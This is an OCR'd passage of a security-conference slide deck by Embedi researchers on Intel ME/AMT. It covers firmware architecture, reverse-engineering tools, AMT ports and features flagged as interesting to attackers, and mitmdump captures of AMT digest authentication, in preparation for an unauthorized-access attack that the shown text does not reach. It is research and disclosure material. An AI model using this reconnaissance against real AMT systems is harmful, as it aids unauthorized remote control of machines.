INTEL AMT.
STEALTH BREAKTHROUGH

Dmitriy Evdokimov, CTO Embedi

Alexander Ermolov, Security researcher Embedi

Maksim Malyutin, Security researcher Embedi

About us

EMBEDI

Dmitriy Evdokimov

CTO of Embedi

d.evdokimov@embedi.com @evdokimovds

Alexander Ermolov

researcher, reverse engineer, and information security expert

a.ermolov@embedi.com @flothrone

Maksim Malyutin

programmer who has occasionally ended up dealing with information security

m.malyutin@embedi.com @jesusfailed

Agenda

- Introduction to Intel 64 system architecture
- Intel ME/AMT architecture overview
- Unauthorized remote access to Intel AMT system
- Spread out
- Full attack scenario
- Conclusions


Introduction to Intel 64 system architecture

System architecture overview


The best known execution environments:

- Intel CPU
- Intel ME

UEFI BIOS and Intel ME firmware
(and a few other blobs) are system firmware
stored on the common SPI flash memory.



System firmware



FLASH DESCRIPTORS	Flash Descriptors - the main region. Contains offsets and sizes of other regions, access permissions to them, etc.
GbE	The GbE (Gigabit Ethernet) network adapter region that stores the configuration (MAC-address, etc.).
ME	ME - Intel ME region that stores Intel ME firmware.
ACPI EC	The ACPI EC region has appeared since Skylake architecture. ACPI EC is included in the UEFI BIOS region.
BIOS	The Unified Extensible Firmware Interface BIOS.

Execution privileges

CPU	Ring 3	User applications	User applications (optional)
	Ring 0	OS kernel & drivers	OS kernel & drivers (optional)
	Ring -1	Hypervisor (optional)	
	Ring -2	System Management Mode	
Chipset	Ring -3	Intel Management Engine	

Intel ME/AMT architecture


Intel ME architecture

Intel ME is based on the MCU with ROM and SRAM.

The most privileged and hidden execution environment:

- a runtime memory in DRAM, hidden from CPU
- full access to DRAM
- working even when CPU is in S5 (system shutdown)
- out-of-band (OOB) access to network interface
- undocumented communication protocol (MEI)

AMD have a similar technology presented in 2013 — the Platform Security Processor (PSP).



Intel ME presence

Intel ME is integrated into:

- Q-type chipsets since 960 series (2006)
  - Intel ME 2.x - 5.x
- Any chipset since 5 series (2010)
  - Intel ME 6.x - 11.x
  - Intel TXE 1.x - 3.x
  - Intel SPS 1.x - 4.x

Its name and firmware implementation is specific to a platform type:

Desktop/Laptop	Intel Management Engine (ME)
Server	Intel Server Platform Services (SPS)
Mobile	Intel Trusted Execution Engine (TXE)

PCH	ME/AMT version
5 series chipset	ME 6.x (AMT 6.x)
6 series chipset	ME 7.x (AMT 7.x)
7 series chipset	ME 8.x (AMT 8.x)
8 series chipset	ME 9.x (AMT 9.x)
9 series chipset	ME 9.5.x/10x (AMT 9.5.x/10x)
100 series chipset 200 series chipset	ME 11.x (AMT 11.x)

Intel ME RE problems

Unknown ME ROM contents on production systems

ME ROM images can be found inside Intel ME firmware pre-production debug images (used for debug ROM bypass capability)

Code is partially compressed with Huffman, but the dictionary is unknown

There is a reconstructed dictionary for ME 6.x - 11.x firmware (see unhuffme, unME11)

Undocumented MEI communication protocol

Some details are already reconstructed (see me_heci.py)

Inaccessible ME UMA

No method to disable Intel ME

But there are ways to cut out unnecessary firmware components (see me_cleaner.py)

Reversing Intel ME

me_unpack.py	parse Intel ME firmware images and extract all partitions/modules
me_util.py	send commands to Intel ME through HECI
Intelmetool	check Intel ME status through HECI
unhuffme	unpack Huffman-compressed modules from Intel ME firmware image 6.x – 10.x
MEAnalyzer	a tool to analyze Intel ME firmware images
unME11	unpack Huffman-compressed modules from Intel ME firmware 11.x

Useful links

- “Rootkit in your laptop”, Igor Skochinsky
- "Intel ME: The Way of the Static Analysis", Dmitry Sklyarov
- A. Kumar, «Active Platform Management Demystified: Unleashing the Power of Intel VPro (TM) Technology", 2009, Intel Press.
- Xiaoyu Ruan, «Platform Embedded Security Technology Revealed: Safeguarding the Future of Computing with Intel Embedded Security and Management Engine", 2014, APress.

Intel ME firmware components

There are main firmware components:

- bringup module
- kernel
- drivers and services (to support timers, network, heci, …)

and the applications, that implements different Intel technologies:

- PTT
- AMT
- ...

Depending on the technologies applied, the firmware types are:

- Ignition firmware (ME 6.x only) - the minimal contents
- 1.5MB firmware - not full modules contents
- 5MB firmware - full firmware contents

Intel AMT Architecture

Intel AMT is an application inside Intel ME firmware.

Intel AMT features:

- Web-Interface
- SOL
- IDE-R
- KVM

It is a part of the “vPro” brand, so it is officially supported on the vPro-marked systems. Usually these systems have Q-type chipsets.

Access Control List (ACL) Management
Access Monitor
**Agent Presence
Alarm Clock
Boot Control
Certificate Management
Discovery
*Event Manager
Hardware Assets
**KVM Configuration
**Network Administration
Power
Power Packages
**Redirection (SOL and USB-R)
Remote Access
Storage
**Storage File System
*System Defense
Time Synchronization
User Consent
*Wireless

* Posible interesting for attacker
** Intresting for attacker


Intel AMT Access

Intel AMT features can be accessed via a network or a local interface

Intel AMT has two types of interfaces: network interfaces (Intel AMT Releases 2.5, 2.6, 4.0, and 6.0 and later releases support a wireless, along with a wired, network interface) and a local interface.

TCP/UDP messages addressed to certain registered ports are routed to Intel AMT when those ports are enabled. Messages received on a wired LAN interface go directly to Intel AMT.

Local applications can communicate with the Intel ME the same way network applications do: WS-Management over SOAP over HTTP This could be done using the Local Manageability Service.



Intel AMT network Ports

5900 – AMT VNC-server without encryption;

16992 – AMT web-server, HTTP protocol;

16993 – AMT web-server, HTTPS protocol;

16994 – AMT redirection for SOL, IDE-R, KVM without encryption;

16995 – AMT redirection for SOL, IDE-R, KVM with TLS.

Intel AMT authentication options:


- Digest
- Kerberos

AMT Implementation and Reference Guide - Manageability Ports

Unauthorized remote access to Intel AMT system

Intel AMT logon page

When accessed through a regular web-browser Intel AMT redirects us to a logon page and challenges with a password.



192.168.1.1:16992/logon.htm

Intel® Active Management Technology

Log On

Log on to Intel® Active Management Technology on this computer.

Log On...

Authentication Required


http://192.168.1.1:16992 is requesting your username and password. The site says: "Digest:C8090000000000000000000000000000"

User Name: admin

Password: ●●●●●●●●●●

Digest Authentication in Intel AMT

As for RFC 2617, the first time the client requests the document, no Authorization header field is sent, so the server responds with *401 Unauthorized*.



```
$ mitmdump -p 8080 -dd
Proxy server listening at http://0.0.0.0:8080
127.0.0.1:50186: clientconnect
 >> GET http://192.168.1.1:16992/index.htm
          Host: 192.168.1.1:16992
          User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
          Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
          Accept-Language: en-US,en;q=0.5
          Accept-Encoding: gzip, deflate
          Connection: keep-alive
          Upgrade-Insecure-Requests: 1
 << 401 Unauthorized 689b
          WWW-Authenticate: Digest realm="Digest:C8090000000000000000000000000000",
nonce="+9GoAAZEAACYo+Ka4uJ0dCwoKCxAtTP2",stale="false",qop="auth"
          Content-Type: text/html
          Server: Intel(R) Active Management Technology 9.0.30
          Content-Length: 689
          Connection: close
127.0.0.1:50186: clientdisconnect
```

Digest Authentication in Intel AMT

When given a username and password, the client responds with a new request, including the Authorization header field:

```
...
127.0.0.1:50190: clientconnect
 >> GET http://192.168.1.1:16992/index.htm
          Host: 192.168.1.1:16992
          User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
          Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
          Accept-Language: en-US,en;q=0.5
          Accept-Encoding: gzip, deflate
          Connection: keep-alive
          Upgrade-Insecure-Requests: 1
          Authorization: Digest username="admin", realm="Digest:C8090000000000000000000000000000",
nonce="JOKoAAdFAAApQD4w/l+88v4fscE6y2Ke", uri="/index.htm", response="7a8df4aa68a83ba59855d7a433522cf7", qop=auth,
nc=00000001, cnonce="6e8da33dda6b05d8"
 << 200 OK 2.42k
          Date: Wed, 5 Jul 2017 20:07:21 GMT
          Server: Intel(R) Active Management Technology 9.0.30
          Content-Type: text/html
          Transfer-Encoding: chunked
          Cache-Control: no cache
          Expires: Thu, 26 Oct 1995 00:00:00 GMT
```

Digest Authentication in Intel AMT


Note the name of the fields sent in the Authorization Headers. These strings will help us to pin-point the auth-related functionality in the actual ME firmware.

```
...
127.0.0.1:50190: clientconnect
 >> GET http://192.168.1.1:16992/index.htm
          Host: 192.168.1.1:16992
          User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
          Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
          Accept-Language: en-US,en;q=0.5
          Accept-Encoding: gzip, deflate
          Connection: keep-alive
          Upgrade-Insecure-Requests: 1
          Authorization: Digest username="admin", realm="Digest:C8090000000000000000000000000000",
nonce="JOKoAAdFAAApQD4w/l+88v4fscE6y2Ke", uri="/index.htm", response="7a8df4aa68a83ba59855d7a433522cf7", qop=auth,
nc=00000001, cnonce="6e8da33dda6b05d8"
 << 200 OK 2.42k
          Date: Wed, 5 Jul 2017 20:07:21 GMT
          Server: Intel(R) Active Management Technology 9.0.30
          Content-Type: text/html
          Transfer-Encoding: chunked
          Cache-Control: no cache
          Expires: Thu, 26 Oct 1995 00:00:00 GMT
```

Reversing web-server

Probably the easiest way to start digging into ME firmware prior to 10.x would be like:

```
$ git clone
https://github.com/embedi/meloader.git
$ cd meloader
$ ln -s meloader.py ~/your-ida-place/loaders
$ ln -s _meloader ~/your-ida-place/loaders
$ idaq 9.0.30.1482_5MB_PRD_RGN.bin
```



Load file /home/danse/intelme/9.0.30.1482_5MB_PRD_RGN.bin as

Intel ME firmware [meloader.py]
Binary file

Processor type: Argonaut RISC Core ARCompact [arcmpct]

Loading segment: 0x00000000

Loading offset: 0x00000000

Analysis

☑ Enabled

